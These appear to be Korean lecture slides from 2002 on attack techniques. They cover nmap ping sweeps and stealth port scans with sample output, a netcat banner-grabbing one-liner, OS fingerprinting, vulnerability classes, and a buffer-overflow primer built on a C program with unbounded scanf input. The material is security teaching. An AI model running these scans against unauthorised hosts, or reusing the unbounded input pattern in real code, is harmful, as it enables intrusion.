

최신 해킹 공격방법의 이해

2002. 6.

조 용 상

oxffffff@hackerslab.org

Hackerslab / Intelligence팀

목 차

공격방법의 변천

시기 불일치 현상

기술관점에 따른 공격기법

Scanning

software 구현상의 오류를 이용한 공격

Buffer Overflow

악의적인 공격 행위

공격 방법의 변천

제1시기

- Password 수작업 추측
- Password 자동 추측

제2시기

Command 조합에 의한 해킹

- File Permission (setuid)
- Configuration Error
- Environment Variable error

제3시기

Programming에 의한 해킹

- Race Condition
- Sniffing
- Spoofing
- DoS
- Scanning
- Appl Backdoor

제4시기


- Buffer overflow
- Format String
- Kernel Backdoor
- Window Trojan

제5시기

- worm
- D DoS
- Web Attack

PC virus

최신 해킹기법의 이해



공격 방법의 변천

제6시기

P2P messenger
Attack

Advanced
BO Attack

Wireless Attack

Advanced
Kernel Backdoor

DB Attack

지금 시기는 제5시기에서 제6시기로 변화중
Blackhat영역의 시기와 Whitehat영역의
시기의 불일치 현상 존재

Blackhat & Whitehat간의 시기불일치 현상

- underground에서 연구하고 있는 해킹기법과 (black영역) 실제 internet현장(white영역)에서 대규모 발생하고 있는 해킹기법간에는 약 1시기의 차이가 있다.
- 현재 blackhat의 집중 연구 분야
 - wireless attack
 - DB SQL injection attack
 - Advanced Buffer Overflow Attack (Free malloc overflow)
- whitehat영역의 실제 피해 기법
 - internet worm (CodeRed, nimda, Window Trojan)
 - Distributed Denial Of Service Attack
 - Web Application Attack (홈페이지 공격)

Blackhat & Whitehat간의 시기불일치 현상

- 이러한 시기 불일치 현상의 결과
 - whitehat영역의 관심사와 blackhat영역의 관심사가 다름
 - whitehat영역의 경우
 - 이전 시기의 공격기법에 대한 대책에 관심
 - blackhat영역의 경우
 - 새로운 시기의 공격기법자체에 대해 관심
- 컴퓨터 보안 영역의 이원화
 - 보안제품 개발자, 시스템 네트워크 관리자의 경우 whitehat 영역의 기술을 다룬다
 - 취약점 점검, 보안진단, 버그분석자의 경우 blackhat 영역의 기술을 다룬다
- programming에 의한 hacking이 나오기 시작한 제3시기이후 두영역은 더욱더 이원화됨

기술 관점에 따른 공격기법

- 정보획득 기법 (Scanning)
- Network 통신 취약점을 이용한 공격 (TCP/IP오류)
- System 관리 잘못을 이용한 공격
- software 구현상의 오류를 이용한 공격 (“bug”)
- 은닉 기법 (backdoor)
- 서비스 제공 방해 공격 (DoS)
- 자동 공격 & 침투 기법 (worm, trojan)

Scanning

- Which systems are alive and reachable?
- What services they offer?
- How can I know those?
 - Ping sweep,
 - Port scan
 - OS indentification
- DoS와 더불어서
IDS 로그 발생원인의 대다수를 차지

Kind of Information

- Running TCP/UDP services
- System architecture
(Intel x86, sparc)
- Reachable IP address
- Oeration System type

ICMP echo request

- ICMP is defined by RFC 792.
- ICMP ECHO request (ICMP type 8) Packet 을 목적 시스템에 전송
- 그에 대한 응답으로 ICMP ECHO reply (ICMP type 0) Packet이 도달하였는지를 체크
- 목적 IP가 살아있는지의 여부를 결정

ICMP echo request

```
# nmap -sP -n 192.168.192.255/24
```

Starting nmap V. 2.53 by fyodor@insecure.org (www.insecure.org/nmap/)

Host (192.168.192.0) seems to be a subnet broadcast address (returned 1 extra pings).

Still scanning it due to positive ping response from its own IP.

Host (192.168.192.1) appears to be up.

Host (192.168.192.3) appears to be up.

.....

.....


nmap run completed -- 256 IP addresses (108 hosts up) scanned in 5 seconds

Port Scan

- Ping Sweep이후, 목적 시스템의 TCP나 UDP 포트에 연결을 통해서 어떤 서비스가 실행중이거나 listening상태에 있는지를 탐지
- tcp connect() scan
- tcp syn scan (half-open scan)
- stealth scan
- udp scan


TCP Sweep

- TCP 3-way handshaking



The connection is now established and the two data streams (one in each direction) have been initialized (sequence numbers)


TCP connect() scan



TCP connect() scan

- Most basic form of tcp scan.
- need NOT root permission.
- scan by using many sockets in parallel. -> speedy scan.
- Using non-blocking I/O allows you to set a low time-out period and watch all the sockets at once. -> speedy scan.
- 단점은 목적시스템의 로그에 남기 때문에 쉽게 탐지될 수 있고 필터링이 가능

TCP syn scan



최신 해킹기법의 이해

TCP syn scan

- often referred to as "half-open" scanning
- you don't open a full TCP connection
- Return SYN|ACK indicates the port is listening.
- Return RST is indicative of a non- listener.
- You need root privileges to build these custom SYN packets.
- 로그에 잡힐 확률이 적음.

Stealth scan

- “Stealth” means “Null flag”,
 - No flag or code bits set.
- 다음 셋중에 하나면 “Stealth scan”임.
 - 필터링 규칙을 통과함
 - 목적시스템의 로그 메카니즘에 의해 기록되지 않음
 - 일상적인 사이트나 네트워크 트래픽에서 자신을 숨김

Stealth scan의 종류

- SYN/ACK scan
- FIN scan
- XMAS scan
- NULL scan

Stealth scan의 실제기법

- 비정상적인 tcp패킷을 던져주고 그에따른 반응을 수집하여 port scan.
- SYN/ACK, FIN, XMAS, NULL flag 패킷을 보냈을때
 - Closed port는 RESET패킷으로 반응
 - Open port는 무반응(무시)
 - RFC 793의 권고안
 - 하지만 MS등은 이 권고안을 무시하였음

SYN/ACK scan

- 의도적으로 TCP three-way handshake를 무시
- TCP three-way handshake의 첫 번째 단계를 생략하고 두 번째 단계인 SYN/ACK 패킷을 먼저 보내서 그 반응을 통해 정보를 획득
- Closed port
 - Target 시스템은 SYN 패킷이 전송되지 않았음을 알고 보내어진 패킷을 오류로 판단하여 RESET대답
 - 시스템의 존재와 해당포트가 closed임을 알수있음
- Open port
 - 보내어진 SYN/ACK패킷 무시(무반응)

FIN scan

- FIN 패킷을 보낸후, 시스템의 반응을 통해 정보를 획득
- Closed port
 - Target 시스템은 SYN 패킷이 전송되지 않았음을 알고 보내어진 패킷을 오류로 판단하여 RESET대답
 - 시스템의 존재와 해당포트가 closed임을 알수있음
- Open port
 - 보내어진 SYN/ACK패킷 무시(무반응)

```
# nmap -sF 203.239.110.1
```

XMAS scan, NULL scan

- XMAS scan

- URG, ACK, PST, RST, SYN, FIN 플래그를 모두 세팅한 패킷을 보내는 스캐닝기법

```
# nmap -sX 203.239.110.1
```

- NULL scan

- 모든 플래그를 Off 한 패킷을 보내는 스캐닝 기법

```
# nmap -sN 203.239.110.1
```

UDP Scan

- UDP port (RFC 768) 이용
- send 0 byte udp packets to each port on the target machine.
- ICMP port unreachable 메시지가 return 안 되면 해당 포트가 reachable하다고 판단.(open port라고 판단)
- 신뢰성이 적음
- lost UDP 재전송 기능필요

UDP Scan

- Useful to scan solaris RPCbind port, which is hidden on an undocumented UDP port somewhere above 32770.
- sunrpc(111 tcp) port가 block되어 있어도 가능.

```
# nmap -sU 11.11.11.11
```

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
```

```
Interesting ports on 11.11.11.11
```

```
(The 1429 ports scanned but not shown below are in state: closed)
```

Port	State	Service
32771/udp	open	sometimes-rpc6
32775/udp	open	sometimes-rpc14
32776/udp	open	sometimes-rpc16
32777/udp	open	sometimes-rpc18

Port scan의 보조기법

- Random port scan
 - 순차적인 포트 연결시도 탈피
- Slow scan
 - 룰셋 시간내 시도패킷수를 최소화
- Fragmentation scan
- Decoy scan
- Coordinated scan

OS Identification

• Banner Grabbing

- ALZZA Linux release 6.0 (May the Force be with you)
Kernel 2.2.5-22 on an i586
login:
- # echo 'GET / HTTP/1.0\n' | nc hotbot.com 80 | egrep '^Server:'
Server: Microsoft-IIS/4.0

• TCP/IP Stack Fingerprinting

- TCP 스택을 구현할 때, 각 OS vendor별로 조금씩 수치가 다르게 구현된 것을 이용하여 특정 TCP 패킷을 보내고 반환되는 응답을 관찰하여 원격시스템의 운영체제를 알아내는 기법

```
# nmap -O 203.239.110.1
```

```
TCP Sequence Prediction: Class=random positive increments
```

```
Difficulty=5721956 (Good luck!)
```

```
Remote operating system guess: Linux 2.1.122 - 2.2.14
```

TCP/IP Stack Fingerprinting

- FIN probe
- Bogus flag probe
- TCP Initial sequence number sampling
- Don't Fragment Bit
- TCP Initial Window
- ACK Value
- ICMP Error Message Quenching
- ICMP Message Quoting
- ICMP Error Message Echoing Integrity
- Type of Service (TOS)
- Fragmentation Handling
- TCP options

TCP initial number sampling

- 연결요청에 응답할 때 TCP 구현에 따라 선택되어 지는 Initial sequence number의 패턴이 틀림.
- 오래된 버전의 유닉스 : 64K씩 증가
- FreeBSD, DG-UX, IRIX, Solaris : 시간에 비례하여 증가
- Linux : 완전 random

Network 통신 취약점 공격

- TCP/IP의 개방성과 효율을 위한 단순함에 기인한 문제들
- Spoofing
 - IP Spoofing, DNS Spoofing, Domain Spoofing, ARP Spoofing
- Hijacking
 - Session Hijacking
- Sniffing
 - Switch 환경에서의 Sniffing

System 관리잘못을 이용한 공격

- Account 도용
- Password Cracking
- File / Directory Permission Error (예: .rhosts)
- 최근에는 거의 피해사례 없음

Software 구현상의 오류를 이용한 공격

- 운영체제 또는 Application을 개발한 개발사의 프로그래머 잘못에 의한 문제점
- “bug” 혹은 “Vulnerability”를 이용한 공격
- Bug (좁은 의미의 vulnerability)
 - 1990년 이래 약 5000건의 보안관련 bug가 존재 (Hackerslab Vulnerability database)
 - 발표되는 bug의 95%는 trivial
 - 실제 whitehat영역에서 피해사례로 체감할수 있는 bug는 전체 발표 bug의 5% 미만

Software 구현상의 오류를 이용한 공격

- “whitehat영역에서 피해사례로 체감”의 의미
 - Exploit가 용이
 - 많은 시스템이 이 bug에 적용
 - Bug가 많이 알려져 있음
 - 대책을 강구하기가 어려움
 - 웹형태, remote공격, rootshell획득 공격
- Hackerslab Vulnerability Expect 지수
 - 위 요소들을 반영하여 각 bug의 체감지수를 1~36 level로 배열
 - 예: CodeRed의 경우 36 level

Software 구현상의 오류를 이용한 공격

HackersLab Vulnerability DataBase Service - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address http://vb.hackerslab.org/admin/index.html

HackersLab Vulnerability Database

취약점 현황 및 검색 취약점 입력 게시판

총 방문자 수: 760 현재 방문자 수: 2

날짜별 검색 날짜별 검색 Keyword 검색 VuLid 검색

변경날짜 2002/05/20 ~ 2002/06/20

222 Articles 1/11 Pages

발표날짜	변경날짜	vul_id	취약점 제목	방지를 및 patch
06/04/2002	06/07/2002	5271	SGI IRIX rpc.passwd Buffer Overflow Vulnerability	0
06/04/2002	06/07/2002	5270	OpenServer crontab Format String Vulnerability	0
06/04/2002	06/07/2002	5269	Ghostscript PostScript File Arbitrary Command Execution Vulnerability	0
06/04/2002	06/07/2002	5268	ISC BIND 9 Remote Denial Of Service Vulnerability	0
06/04/2002	06/07/2002	5267	Slurp SysLog Remote Format String Vulnerability	0
06/04/2002	06/07/2002	5266	Nullsoft SHOUTCast Remote Buffer Overflow Vulnerability	0
06/04/2002	06/07/2002	5265	Sun Solaris mibisa Remote Buffer Overflow Vulnerability	0
06/04/2002	06/07/2002	5264	Sun Solaris snmpdx Format String Vulnerability	0
06/04/2002	06/07/2002	5263	LogiSense Hawk-I Login SQL Injection Vulnerability	0
06/04/2002	06/07/2002	5262	Microsoft Internet Explorer Gopher Client Buffer Overflow Vulnerability	0
06/04/2002	06/07/2002	5261	Stellar-X MSNTAuth Syslog Format String Vulnerability	0
06/03/2002	06/07/2002	5260	MIME::Tools MIME Encoded Words Vulnerability	0
06/03/2002	06/07/2002	5259	MIME::Tools RFC Parameter Value Continuation Vulnerability	0
06/03/2002	06/07/2002	5258	Teekai's Forum Weak Visitor IP Address Encryption Vulnerability	0
06/03/2002	06/07/2002	5257	Teekai's Forum Cookie Manipulation Account Comoromise Vulnerability	0

Copyright © 2002 HackersLab Corp. All rights reserved.

Internet

Software 구현상의 오류를 이용한 공격

- 경계영역 문제
 - Buffer Overflow
 - Stack Overflow
 - Frame Pointer Overflow
 - Heap Overflow
 - Free Malloc Overflow
- 접근권한 인증 실패
- 입력데이터 확인 오류
 - Format String Attack
 - 웹페이지 파일 업로드 공격
 - 웹페이지 중요정보 공개 공격
 - Cross Site Script 공격
- Race Condition

Software 구현상의 오류를 이용한 공격

- 예외상황 처리 오류
 - 웹페이지 중요정보 공개 오류
- 실행 환경 오류
- 패키지 설치당시의 configuration의 오류
- Object 자동 실행

Buffer Overflow

• Buffer overflow ?

- 컴파일러가 배열의 경계검사(Boundary Check)를 하지 않아 선언된 크기보다 더 큰 데이터를 기록함으로써 발생하는 현상
- 운영체제가 스택이나 힙 영역에 임의의 데이터 기록 및 실행을 허용함으로써 발생하는 현상



Lower Memory Address

**Local variables
(buffer area)**

Stack Frame Pointer

Return Address

Arguments

**Execution Stack
Stack Frame
Activation Record**


Buffer Overflow

• 공격의 대상

- 취약점이 있는 서버 데몬 및 시스템 관리 프로그램
- 주로 root 소유의 suid 프로그램

• 공격의 절차

- 취약점 탐지 및 정보수집
 - OS, Program, Version, etc
 - Exploit code from the well-known security portal sites
- 혹은 직접 Exploit 프로그램 작성
 - 로컬 및 리모트 공격용 셸 코드 작성
- Let's exploit!



Buffer Overflow의 이해

```
$ cat overflow.c
void main ()
{
    char buffer[16];

    printf ( "Input : " );
    scanf ( "%s", buffer );
    printf ( "Output : %s\n", buffer );
}
$ ./overflow
Input : 1234567890123456
Output : 1234567890123456
$ ./overflow
Input : 123456789012345678901
Output : 123456789012345678901
Segmentation fault
```

Why?

Intel Architecture32 CPU


• Stack?

- 연속된 메모리 공간으로서 Last In First Out (LIFO) 구조
- 함수의 인자 및 결과값 전달 및 지역 변수용으로 사용
- 메모리 영역 중에서 최상위 부분에 위치
- 메모리 하단 방향으로 증가
- IA-32에서는 4바이트씩 정렬
- 따라서 1 바이트 변수도 스택 4바이트 사용

• Registers

- ESP - 스택의 Top을 가리킴
- EBP - 호출된 procedure를 위한 스택 프레임 내의 고정reference point를 나타냄. 저장된 이전의 EBP 값을 sfp라고 함
- EIP - 다음에 수행할 명령어의 위치를 가리킴

Stack Structure

